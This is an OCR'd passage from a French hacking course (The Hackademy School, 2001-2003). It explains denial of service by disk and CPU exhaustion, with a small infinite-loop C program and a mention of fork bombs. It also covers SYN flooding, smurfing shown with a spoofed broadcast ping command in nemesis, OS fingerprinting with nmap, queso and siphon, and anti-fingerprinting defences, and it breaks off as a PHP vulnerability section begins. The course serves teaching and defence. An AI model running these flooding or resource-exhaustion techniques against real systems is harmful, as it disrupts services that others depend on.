- Une autre solution consiste en la saturation de l'espace disque. Si le hacker reussit à saturer la mémoire disque, certaines opérations qui necessitent l'écriture de fichiers temporaires seront tout simplement impossibles. Les applications nécessitant de tels mécanismes risquent de planter. Sur des architectures un peu fragiles ou déja gourmandes en mémoire, l'OS peut planter. On notera que l'un des avantages pour le pirate est que l'espace disque étant insuffisant, les logs ne sont plus inscriptibles. Sur des systèmes de type unix, il n'est pas rare de voir le serveur X se fermer automatiquement. La surcharge devenant trop importante, le système a recours à une solution palliative. Une bonne alternative à ce problème est la mise en place de quota. Sur les win2k, cela se fera le plus naturellement du monde, sur les systèmes unix, une recompilation du noyau sera parfois nécessaire.
- Le dernier cas de figure que nous aborderons ici est la saturation de l'ordinateur au niveau des processus. Un bon moyen de mettre hors service un ordinateur consiste à faire tourner un processus qui utilise tellement de ressources CPU/RAM que le traitement d'autres tâches en devient impossible voir difficile. Le petit code en C suivant risque de causer bien des soucis à la machine sur laquelle il sera lancé :

Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**

```
#include <stdlib.h>

int main()
{
        int mechancete=0;

        while(1){
                printf("Arf ca va faire tres mal :)");
                ++mechancete;
                }
return 0;

}
"toto.c" 14L, 141C                              14,0-1        All
```

Un tel code provoque immédiatement l'occupation de l'ensemble des ressources processeurs s'il est couplé avec une "fork bomb" qui va mutiplier à l'infini (ou presque) le processus.

NB : une redirection de la sortie de ce programme vers un fichier (piping) provoque le cas énoncé precédemment.

Attaques DoS issues des failles des protocoles réseaux

Les cas énoncés précedemment sont certes intéressants sur le plan théorique mais présentent (heureusement) une difficulté majeure : la nécessité pour l'attaquant de posséder un compte utilisateur sur la machine cible. Dans la plupart des cas, c'est-à-dire dans la plupart des attaques survenant sur le réseau (interne comme externe), le crasher ne disposera pas de ces comptes. Par ailleurs, ils impliquent une connection à la machine cible donc un risque potentiel pour le pirate. Celui-ci préfèrera donc utiliser des attaques de type "réseau" qu'il pourra lancer en toute impunité (ou presque) à distance.

Nous allons à présent étudier les plus utilisées d'entre elles. Chacune ont leurs avantages / inconvénients et il conviendra donc au pirate de décider laquelle choisir suivant les circonstances.

- L'attaque la plus commune et la plus ancestrale est le syn flooding :-). Le flooding est l'art de nuire à une connection par des envois massifs de paquets sur une machine cible. On l'emploie souvent un peu abusivement et on a tendance à le confondre avec le spam, qui, lui, consiste en l'envoi massif d'informations non désirées (des publicités par exemples). En somme, le flood attaque une machine tandis que le spam attaque son possesseur :-)). Cette petite rectification faite, expliquons le principe de fonctionnement du syn flooding.

  Lorsqu'une connection tcp/ip s'initialise entre deux ordinateurs, elle se fait en trois temps que nous connaissons bien :

```
A ------   SYN     ----------> B
A <----    SYN/ACK ------ B
A -----    ACK     ----------> B
```

Le principe même du syn flooding veut que A émette un très grand nombre de paquets avec le flag SYN actif à destination de B et avec des IP sources dans le header spoofées ! B reçoit alors les paquets. Deux solutions sont possibles :

1. Les paquets sont à destination d'un port fermé, auquel cas la machine renverra un paquet aux machines dont les ips sont spoofées avec le flag RST actif pour leur signifier que la connection est interrompue.
2. Les paquets arrivent sur un port ouvert. La machine B renvoie donc un paquet aux machines spoofées avec les flags SYN et ACK actifs. La machine attend le ACK correspondant à chaque fin des initialisations de connections. Lorsque le nombre de connections en attente est trop important, la connection peut couper chez B. La machine n'étant plus à même de la gérer.

Ce type d'attaque est très facilement mis en place, des outils appropriés circulant sur le net et étant par ailleurs très facile à concevoir (programmation réseau de base). Toutefois, pour que ce type d'attaque soit efficace, certains paramètres sont requis :

1. Pour une plus grande efficacité, les machines spoofées doivent être offline, ce qui signifie qu'elles ne répondront jamais aux SYN/ACK de B par un RST, ce qui constituerait des pertes de connexions en

© 2001-2002-2003 **DMP**

attente donc un flooding moins efficace.

2. Pour un fonctionnement correct, il faut que le débit émetteur (upload) du pirate soit supérieur au taux de réception (download) de la victime. En clair, il faut pouvoir envoyer plus de données que la cible ne peut en réceptionner, ceci afin de provoquer une saturation.
3. Il est très facile de se protéger du syn flooding. Ouf ! Tout firewall décent doit normalement être en mesure de vous en prémunir. Par conséquent, l'attaquant devra éventuellement trouver un autre moyen de mettre hors service la cible.

- Alors que nous venons de voir une attaque mettant en œuvre le protocole tcp/ip, nous allons maintenant étudier une attaque qui exploite une faiblesse du protocole icmp : le smurfing.

Pour cela, ouvrons un terminal linux et munissons-nous de nemesis, utilitaire manipulant les raw sockets que vous pourrez trouver sur freshmeat.net. Il nous permettra de forger nos propres paquets icmp.

Ouvrons notre sniffer préféré, en l'occurence Ethereal, spécifions-lui en paramètre un filtre "icmp" afin qu'il ne prenne en compte que les paquets forgés avec ce protocole et ne cochons pas la case "promiscuous". Ici, seules l'émission et la réception de nos propres paquets nous intéressent. Pas question de sniffer les connections des autres (pour une fois :p).

Tapons la commande suivante :

```
kheops:/home/toki# nemesis-icmp -S 192.168.1.2 -D 192.168.1.255
kheops:/home/toki#
```

"-S" signifie que nous stipulons dans le header du paquet que la source est notre PC ayant l'ip 192.168.1.2
"-D" indique que nous émettons le paquet à destination de 192.168.1.255 qui est le broatcast.

Rappelons que le broadcast n'est pas une ip attribuable aux ordinateurs d'un réseau. Que se passera-t-il donc ?

Observons la capture réalisée avec Ethereal pour cette émission de paquets :

Screenshot :

No.	Time	Source	Destination	Protocol	Info
1	0.000000	kheops	192.168.1.255	ICMP	Echo (ping) request
2	0.000284	khephren	kheops	ICMP	Echo (ping) reply

Observons attentivement. La première ligne correspond à une requête icmp dont la source est kheops (qui est un alias pour 192.168.1.2 selon ma configuration) et dont la destination est 192.168.1.255 (le broadcast). La lecture de la colonne info nous apprend que notre paquet émis n'est autre qu'un ping spoofé à destination du broadcast. Comment cela est-il possible ?
Et bien, nous n'avons specifié aucun paramètre sur la nature de la requête à émettre à nemesis, donc celui-ci, par défaut, a envoyé un icmp avec "echo request". Donc un ping.

Observons attentivement la seconde ligne. Nous obtenons un paquet dont la source est khephren (une autre machine de notre réseau), dont la destination est kheops (donc nous) et dont les informations nous fournissent la preuve qu'il s agit de la réponse à un ping ("echo reply").

Nous en déduisons donc que le fait de pinger le broadcast a fait en sorte que nous ayons reçu une réponse à notre ping de l'ensemble des ordinateurs du réseau (ici nous n'en avons affiché qu'un). Par conséquent, l'attaque du smurfing consistera à envoyer un flot de pings avec pour ip spoofée l'ip de l'ordinateur cible. Les ordinateurs du réseau répondront et enverront en simultané une réponse. L'ensemble de ces réponses floodera littéralement l'ordinateur cible.

© 2001-2002-2003 **DMP**

Que faire contre ce genre d'attaque, se demandera l'administrateur réseau ? C'est bien simple, pour protéger votre lan, vous devez paramétrer vos ordinateurs de telle façon que ceux-ci ne repondent pas aux pings. Et bloquer les ICMP venant de l'extérieurs au niveau du firewall. Vous y perdrez d'un côté, c'est certain, puisque l'outil ping ne fonctionnera plus, mais vous y gagnerez en sécurité. Vous pourrez d'ailleurs agréablement compenser la perte du ping (outil vital pour les administrateurs) par l'installation de services SNMP version 3 qui vous permettront de garder un œil ouvert sur le réseau.

Conclusion :

Un administrateur consciencieux l'aura compris, tenter de sécuriser son réseau est une bonne chose mais il ne faudrait pas oublier de prendre quelques précautions élémentaires pour le protéger d'attaques qui ne visent pas forcément la prise de contrôle de machines, mais tout simplement la mise hors service. Certaines sociétés malhonnêtes pourraient vouloir en mettre d'autres sur la touche par ce biais-là. L'arrêt de machines peut rapidement s'avérer extrêmement coûteux pour bon nombre de sociétés. Par ailleurs, mentionnons à toutes fins utiles que ce type d'attaques est rarement l'œuvre d'un seul individu, mais le plus souvent celle d'un groupe. L'utilisation de certains outils (permettant un flood à distance par les pirates) installés sur des machines piratées renforcent encore ce sentiment de prudence qu'il convient d'avoir.


X - Le Fingerprinting

1) Compléments réseaux et présentation du problème

Bien avant de s'attaquer à l'intéressante mais néanmoins délicate notion de fingerprinting, quelques explications non superflues doivent être fournies. Elles seront utiles pour comprendre l'utilité d'un tel mécanisme et vous serviront, par ailleurs, de tremplin pour d'autres notions faisant appel aux réseaux.

a) Notion de NAT

Le NAT ou (Network Address Translation) est un système simple qui permet de résoudre les problèmes d'adressage d'un réseau local. Il offre, entre autres, la possibilité de convertir les adresses IP du réseau local, (publiques ou privées) vers une seule adresse officielle du net. Ici, nous nous intéresserons tout simplement au cas élémentaire auquel se réfèrent la majorité de nos exemples. Nous choisissons un réseau de quatre ordinateurs sur la plage 192.168.1.0/24. Les connections sont de type éthernet et l'accès au net est rendu possible via le routeur muni de deux cartes réseaux, l'une dont l'ip appartient au réseau privé : 192.168.1.1 et l'autre dotée de l'IP privée attribuée par le FAI pour la connection.



Avec un NAT très peu configuré, ou, tout du moins, avec des règles simples, que se passerait-il donc si je scannais l'IP publique ? Et bien, mon scan serait en réalité un scan exact de la machine faisant office de routeur. Ceci est assez logique du reste car comment aurait-on pu joindre une autre machine du réseau s'il


Une publication The Hackademy School
© 2001-2002-2003 DMP

en avait été autrement ? Je vous rappelle à toutes fins utiles que les adresses d'un réseau privé ne sont pas accessibles directement. Il est nécessaire de faire partie du réseau pour le pouvoir.

Cela pose un problème car supposons que je sois un administrateur système qui désirerait mettre un serveur (http par exemple) en place derrière un firewall. Comment m'y prendrais-je alors pour que le serveur soit accessible, derrière le firewall, à toute personne désirant s'y connecter ? Le principe même de la communication client-serveur impose que ce soit le client qui fasse la démarche. Alors comment faire puisque son unique adresse n'est pas utilisable ? La réponse est basée sur un simple état de fait. Pour contacter le serveur en question, il nous suffit d'un unique point de connection accessible : le port du service qui nous intéresse (80 dans notre exemple).

Dès lors, la solution s'impose d'elle-même, il suffit de configurer le routeur pour que toutes les requêtes à destination de son port 80 soient redirigées vers le port 80 du serveur dans le réseau qui traitera la connection. On appelle ce mécanisme le port forwarding.

Dans l'exemple ci-dessous, C cherche à communiquer avec S.



En quoi le NAT est-il intéressant ? Il présente l'avantage non négligeable de cacher complètement le réseau interne de tout ordinateur situé sur internet. La conséquence immédiate en terme de sécurité est l'impossibilité théorique de cartographier le réseau. Cela le rend par la même occasion plus difficilement attaquable de l'extérieur.

Le NAT est avant tout un jeu de règles appliquées. Simples, elles transformeront une machine en simple passerelle vers internet alors que plus complexes, plus rigides, elles permettront la mise en place d'un routeur/firewall des plus efficace pour la protection du réseau.

Maintenant que nous avons vu ensemble les bases, focalisons nous dès à présent sur le problème qui suit. Il nous permettra de bien comprendre la notion de fingerprinting.

b) Présentation du problème

Imaginons qu'un pirate décide de s'intéresser tout particulièrement à un serveur. Une fois son IP récupérée, il va très probablement lancer un scan pour déterminer quels services sont vulnérables sur la machine. Mettons-nous dès à présent à sa place : lançons le scan et analysons-le. Attention, le scan de machine ici effectué a été réalisé avec le consententement de son possesseur. Scanner une machine ne vous appartenant pas, nous ne le redirons jamais assez, est interdit.

Voici le scan obtenu :

© 2001-2002-2003 **DMP**

```
xterm
gate:/# nmap gyptian.      .net

Starting nmap V. 2.54BETA33 ( www.insecure.org/nmap/ )
Interesting ports on ABoulogne-102-    -32.abo.wanadoo.fr (193.253.   .32):
(The 1551 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
22/tcp     open        ssh



Nmap run completed -- 1 IP address (1 host up) scanned in 16 seconds
gate:/#
```

Au vu de ces résultats, il apparaît clairement que les ports 21 et 22 sont ouverts. Mais le problème s'ennonce en ces termes : nous avons scanné une IP publique mais que représentait-elle véritablement ?

S'agissait-il de plusieurs machines ou d'une seule ? Recensons l'ensemble des schémas possibles correspondant à cette mystérieuse IP.

Première possibilité :


Notre serveur est son propre routeur, l'ip publique, correspond donc dans ce cas précis à une unique machine.



Deuxième possibilité :


Dans les deux cas qui vont suivre, nous supposerons qu'il y a plusieurs machines.

- Le routeur a le port 22 ouvert et il transfère (forward) le port 21 sur un serveur.



- Le routeur n'a pas le port 22 ouvert et tranfère le port 21 sur une machine, le 22 sur une autre.

Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**



Le lecteur attentif aura tout de suite remarqué que je n'ai pas tenu compte de certaines configurations potentielles. On aurait pu avoir par exemple le 21 sur le routeur et le 22 sur le serveur. Oui, potentiellement, nous aurions pu. Mais le problème eut été que cela n'aurait pas eu de sens. Nous avons un scan, nous listons les différentes topologies possibles et imaginables mais il ne faudrait pas oublier que notre arme la plus performante reste notre cerveau :-). Quel serait l'intérêt de faire tourner le service 21 qui correspond au ftp sur un routeur ? Il est beaucoup plus vraisemblable de croire que le 22 correspondant au ssh (service qui permet l'administration à distance) tourne éventuellement dessus et le 21 sur un serveur dédié.

Par ailleurs, me direz vous, j'aurais pu mentionner le cas où les ports auraient été tous les deux forwardés sur une même machine. Mais quel intérêt, dans ces conditions, puisque le routeur renverrait tout sur une même machine ? Dans ce contexte-là, il ne serait plus une gêne potentielle (du moins plus vraiment) et on reviendrait donc à notre premier cas.

Tout ceci est bien beau, mais comment distinguer la bonne topologie du reste ? Le fingerprinting va nous y aider :-).

2) Notion de fingerprinting

a) Introduction

Lorsqu'un pirate s'attaque à un serveur, à moins qu'il ne trouve tout de suite une vulnérabilité évidente (défaut de configuration, faille php ou cgi, passwords évidents, etc.), il essayera dans un premier temps d'identifier au maximum sa cible.

Ceci lui permettra de rechercher des vulnérabilités recensées ou lui donnera tout du moins de précieuses indications qui lui permettront peut-être de s'infiltrer dans le serveur. Parmi les méthodes utilisées pour identifier les services, nous avons la recherche de bannières qui peut s'avérer très efficace. Malheureusement, les bannières sont souvent retirées ou falsifiées par les administrateurs réseaux ou système et, de ce fait, une autre méthode d'approche plus fiable est souhaitable. Les pirates, qu'ils soient dans ce cas précis ou dans celui évoqué dans notre première partie (détermination de la topologie approximative du réseau),utiliseront la notion de fingerprinting (prise d'empreinte à distance) pour identifier les systèmes d'exploitation faisant tourner les services.

Concrètement, le fingerprinting repose sur le fait que les implémentations des piles tcp/ip des systèmes d'exploitation varient. Elles sont suffisamment différentes pour qu'il soit possible, en étudiant les communications, de déterminer la version du système d'exploitation distant. Fondamentalement, il existe deux techniques radicalement différentes d'un point de vue de l'approche qui permettent une telle détermination.

b) Prise d'empreinte de pile active

Lors de l'échange de paquets entre deux ordinateurs est utilisé un protocole de communication. Pour

© 2001-2002-2003 **DMP**

nous, humains, cela correspond à notre langage. Ces protocoles sont définis universellement par les RFC et sont rigoureusement appliqués pour la bonne marche des communications. Toutefois, si les RFC sont très strictes quand aux paquets à émettre pour une bonne communication, elles le sont en général beaucoup moins pour tout ce qui concerne les malformations de paquets. Une étincelle devrait jaillir en vous. Nous y voilà. Si les émissions de paquets mal formés ne sont pas définis dans les RFC. Donc, en clair, si elles ne sont pas universelles, comment les comportements de OS (systèmes d'exploitation) sont-ils définis ? Par qui ?


La réponse est simple. Ce sont les développeurs des différents systèmes qui s'occupent de les implémenter. Partant de cet état de fait, il semble logique que les comportements diffèrent d'un système à l'autre. Comment utiliser cette différence pour reconnaître un OS ? C'est simple, il vous suffira de lui envoyer un certain nombre de paquets particuliers et de comparer les réponses avec d'autres préétablis pour les mêmes paquets.

Certains logiciels tels que nmap (insecure.org) ou queso permettent le fingerprinting. Ils sont tous deux capable de reconnaître plusieurs centaines de systèmes différents. Pour arriver à un tel résultat, les utilisateurs sont bien évidemment invités à participer et à envoyer les signatures, c'est-à-dire les réponses de systèmes dont ils connaissent avec précision les versions, n'ayant pas encore été incorporés dans la base de données du logiciel.

Nmap ou queso ? Le choix est vite fait. Queso a le grand avantage de n'être pas un scanner, donc vous restez dans la légalité lors de son emploi. Il est de plus très performant. Etais, devrais-je dire, puisque son développement s'est stoppé en 98. Il est toujours disponible, mais malheureusement, sa base de signature est loin d'être à jour. Par conséquent, il n'offre plus guère de fiabilité mais n'en demeurera pas moins un bon outil puisqu'il est encore capable de distinguer des différents unix des windows ou des macs par exemple. Donc à ne pas jeter.

Nmap est toujours en développement et sa base de données est excellente. Contrairement à queso, il est capable d'utiliser aussi bien les ports fermés que les ports ouverts. Ses résultats sont donc plus performants. Mais qu'en est-il réellement ? Etudions les possibilités offertes par ces deux logiciels.

<u>1er test</u> : tentons de fingerprinter un linux debian 3.0, kernel 2.4.18



L'option " -p " indique le port à utiliser à utiliser pour la détermination. Queso n'est pas un scanner. Contrairement à nmap, il ne peut donc pas détecter les ports ouverts automatiquement.

Nmap, lui, nous dit :

```
Interesting ports on kheops (192.168.1.2):
(The 1549 ports scanned but not shown below are in state: closed)
Port       State      Service
9/tcp      open       discard
13/tcp     open       daytime
21/tcp     open       ftp
25/tcp     open       smtp
37/tcp     open       time
80/tcp     open       http
3333/tcp   open       dec-notes
```



© 2001-2002-2003 **DMP**

```
No exact OS matches for host (If you know what OS is running on it, see http://w
.insecure.org/cgi-bin/nmap-submit.cgi).
```

Si nous n'avions que cette version de Nmap, nous n'aurions pas pu déterminer l'OS tournant sur la machine. Queso, bien que relativement loin du bon résultat, a tout de même su donner des indications.

2ème test : un openBSD 2.9

Tentons Queso :



Et nmap lui, nous donne le résultat suivant :

```
Interesting ports on AMontsouris-XXX.abo.wanadoo.fr (217.XXX.YYY.ZZZ):
(The 1 port scanned but not shown below is in state: closed)
Port       State       Service
22/tcp     open        ssh
Remote operating system guess: OpenBSD 2.9-beta through release (X86)
```

Nous constatons ici que nmap prouve sa supériorité, bien que Queso s'en sorte très honorablement. Imaginez les dégâts relatifs au fingerprinting en cas d'attaque. Vous pouvez bien enlever les bannières de vos services, il y a de fortes chances pour que des informations très utiles soient tout de même obtenues via le fingerprinting.

Ce qu'il faut retenir de cette méthode est qu'elle peut vite devenir dangereuse pour la sécurité d'un serveur. Elle sera d'une aide précieuse pour la recherche de vulnérabilités. Cette méthode est certes très performante dans certains cas (test2), mais elle peut aussi aboutir à un résultat relativement pauvre (test1). La raison en est simple, ma version de nmap ne connaissait visiblement pas le comportement de la pile tcp/ip de mon OS (de mon kernel plus précisément). En conséquence, on se doute que la précision du fingerprinting dependra essentiellement de :

- la version du fingerprinter du pirate.
- la date d'apparition du systeme d'exploitation qui tourne sur le server.

c) Prise d'empreinte de pile passive

Nous avons vu précédemment que la méthode par prise d'empreinte de pile active pouvait être, dans certains cas, très efficace. Toutefois, elle souffre de certains défauts :


- Nous devions obligatoirement avoir un port ouvert sur la machine cible. Lequel port peut être délicat à trouver sans faire de scan (un scan alertera l'administrateur réseau) si le premier port libre est le 35563 par exemple (ne correspond à rien de connu).
- Le principe même de la prise d'empreinte via la pile active oblige l'attaquant à envoyer des paquets malformés. Pour peu que la machine attaquée soit munie d'un IDS (détecteur d'intrusion) décent, la tentative sera loguée obligeant le pirate à plus de vigilance pour la suite de ses actions.

En clair, le principal défaut de la prise d'empreinte active réside dans le fait qu'elle n'assure vraiment pas la discrétion du passage de son utilisateur.


La prise d'empreinte passive agit selon un tout autre schéma. Observons le datagramme des protocoles TCP et IP, et plus particulièrement les paramètres entourés.

© 2001-2002-2003 **DMP**

Datagramme du protocole IP :



Datagramme du protocole TCP :



Le fait est que les quatre éléments par défaut, c'est-à-dire les TTL (Time To Live), le Window Size (taille de fenêtre), le flag DF (Don't Fragment bit), et le TOS (Type Of Service) ont des valeurs par défaut, et ce qui nous intéresse tout particulièrement, c'est que ces valeurs par défaut dependent totalement des systèmes d'exploitation.

Quelques remarques s'imposent :

- Nous allons nous fonder comme précédemment sur certains paramètres pour déterminer la nature de l'OS, mais ces paramètres sont en moins grand nombre, à savoir exactement quatre, donc la détection sera plus difficile.
- Il suffira d'examiner quelques paquets provenant de la machine cible pour avoir une idée de la nature de son OS. Un simple sniffing des paquets reçus lors d'un dialogue avec la machine suffit.
- Le fait de tomber sur un port ouvert ou non n'a plus d'importance :-).

La théorie est toujours utile mais rien ne vaut, bien souvent, un peu de pratique pour ancrer solidement les choses. Nous allons effectuer les mêmes tests que tout à l'heure (avec les mêmes machines), mais en utilisant un fingerprinter tout différent puisque nous utiliserons Siphon.

Le principe de Siphon s'appuie directement sur nos propos précédents. On le lance sur une interface, il sniffe les données reçues et les analyse.

Syntaxe :

- "-v" active le mode verbose donc détaille le contenu.
- "-i" spécifie l'interface utilisée (eth0 ou ppp0 bien souvent sous linux)
- "-o" indique au logiciel ou sera conservé le rapport.

Test :

© 2001-2002-2003 **DMP**



```
bash-2.05a$ sudo siphon -v -i rl0 -o toto.txt

        [ The Siphon Project: The Passive Network Mapping Tool ]
            [ Copyright (c) 2000 Subterrain Security Group ]


Running on: 'mikherinos' running FreeBSD 4.6-RELEASE-p1 on a(n) i386

Using Device: rl0

Host                 Port   TTL   DF    Operating System

192.168.1.2          21     76    ON    16A0     // la première machine debian de notre réseau
216.xxx.yyy.10       110    45    ON    4230
62.xxx.yyy.14        110    52    ON    7958
62.xxx.yyy.15        110    52    ON    7EDC
62.xxx.yyy.17        110    52    ON    7EDC
62.xxx.yyy.16        110    52    ON    7EDC
192.168.1.2          80     225   ON    16A0
217.xxx.yyy.zzz      22     55    ON    41A0     // la seconde machine en openBSD
```

Concrètement, qu'est-ce que ça donne ? Pas grand-chose. Les valeurs hexadécimales que l'on peut apercevoir correspondent à l'option Window des paquets. Elle est affichée en lieu et place de la version du système lorsque celui-ci n'a pu être déterminé.

Nous sommes donc loin d'obtenir des résultats satisfaisants par ce biais-là. Mais essayez sur votre réseau avec la dernière version du logiciel, intégrant les données correspondant aux derniers OS, et vous aurezcetainement plus de chance. Le script-kiddie utilisera plutôt le fingerprint actif, alors que le hacker expérimenté analysera lui-même les paquets passant sur le réseau pour deviner les grands types de systèmes d'exploitation, puis il lancera éventuellement un outil de fingerprint passif.

d) Stopper les pirates, se camoufler

Certains, parmi vous, craignent peut-être pour leur sécurité car ils ont constaté que la simple falsification de banières ne suffisait pas à arrêter les pirates. Ils ont raison. Changer ses banières, sélectionner soigneusement les services à ouvrir, bien firewaller, mettre des IDS, etc., constitue une étape cruciale. En ce qui me concerne, je vous recommande vivement de tenir compte aussi de cet aspect fingerprinting avec beaucoup d'attention, car il se peut qu'au moment où vous installiez votre machine, vous ne soyez pas dans les bases de données, mais il se peut très bien aussi que vous y soyiez dès le lendemain. Voilà pourquoi je préconise fortement des protections anti-fingerprinting. J'attache énormément d'importance à cette étape et je vous conseillle d'en faire autant.

Protections anti prise d'empreintes actives :

Contre ce genre prise d'empreintes, il n'y a qu'une chose à faire : s'attaquer à la pile elle-même. Vous comprenez dès à présent l'immense avantage des systèmes libres. Le kernel, le cœur du système étant open source, n'importe qui a la faculté de le modifier. Or, dans ce noyau, est bien évidemment inclue la célèbre pile tcp/ip. Le meilleur remède sous unix reste la modularité du kernel. Sous linux, vous trouverez ainsi divers patchs/modules kernel qui vous permettront de répondre de façon appropriée aux paquets mal formés (IPLog disponible sur http://ojnk.sourceforge.net) comme de complètement changer le comportement de votre pile en général et ainsi "émuler" véritablement les piles des autres systèmes (IPPersonality http://disippersonality.sourceforge.net).

Je n'ai pas encore trouvé à ce jour de moyen de modifier efficacement la pile tcp/ip sous windows.

Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**

Protections anti prise d'empreintes passives :

Là encore, mes propos sont plus que jamais valables. La méthode que je vous propose ici est uniquement destinée aux linuxiens.

Sous linux, le /proc permet de gérer les processus, et bon nombre de paramètres système via un système de fichiers virtuels. Ainsi, tout simplement, pour regarder la valeur de TTL, il suffira de taper : cd/proc/sys/net/ipv4 && cat ip_default_ttl . La valeur du TTL sera alors affichée. Une nouvelle commande et vous pourrez la modifier : echo 40 > /proc/sys/net/ipv4/ip_default_ttl . La valeur aura ainsi été portée à 40. Ceci n'est qu'un exemple. Attention à ce que vous faites surtout. Vous auriez vite fait de générer des changements susceptibles de vous perdre en performance sur le plan réseau.

XI - Introduction aux vulnérabilités PHP

Qu'est-ce que le PHP ?

Le PHP est un langage de script qui permet de créer des pages Web dynamiques, contrairement au HTML qui est un langage statique. Ce qui n'empêche en aucun cas d'inclure du PHP dans une page HTML. Le PHP fait partie des langages interprétés. Pourquoi ? Tout simplement parce que le serveur HTTP interprète le code PHP présent dans la page (le code PHP se trouve entre les balises "<?" et "?>") que vous lui avez demandé et il vous renvoie un réponse en HTML. C'est pour cela d'ailleurs que vous ne verrez jamais de code source PHP en cliquant "afficher source" sur votre navigateur. Si vous voulez vous procurer PHP, il vous suffit d'aller faire un tour sur http://www.php.net (notez que PHP est Open Source donc totalement modifiable et gratuit !! Je vous conseille aussi Apache (http://www.apache.org) comme serveur HTTP et Mysql (base de donnée SQL) que vous trouverez sur www.mysql.com pour pouvoir utiliser les scripts qui se trouvent à la suite du cours.

Les vulnérabilités PHP

Dans certains cas, le hackeur peut utiliser le PHP pour faire exécuter des commandes, afficher des fichiers normalement inaccessibles ou uploader des fichiers sur un serveur pour finalement en prendre le contrôle total. Dans cette partie, nous allons vous expliquer certaines failles que pourrait utiliser un pirate en exploitant des faiblesses dans votre code. Pour apprendre en détail à programmer de manière sécurisée en php, demandez notre cours dédié.
Vu que le PHP est un langage dynamique, il arrive très couramment de tomber sur des sites Web avec des formulaires qui nous permettent, par exemple, de nous identifier, nous inscrire à une mailing liste ou envoyer nos coordonées personnelles. Nous allons donc construire un petit formulaire très simple en HTML avec 2 champs ("login" et "pass") qui pourraient etre utilisés sur n'importe quel site pour identifier un utilisateur. Ce script HTML enverra 2 variables au script ident.php via la methode post, dès que l'utilisateur cliquera sur le bouton valider.

```
<html>
<head>
</head>
<body>
<form method="post" action="ident.php">
login : <input type="text" name="login"><br>
password : <input type="text" name="pass"><br>
<input type="submit" value="valider">
</form>
</body>
</html>
```

login : [ ]
password : [ ]
[valider]

Le fichier "ident.php" contient le code PHP qui va verifier si vous avez tapé le bon login et le bon password. On étudiera 2 versions du fichier ident.php.

ident.php (premier script)

```
<?
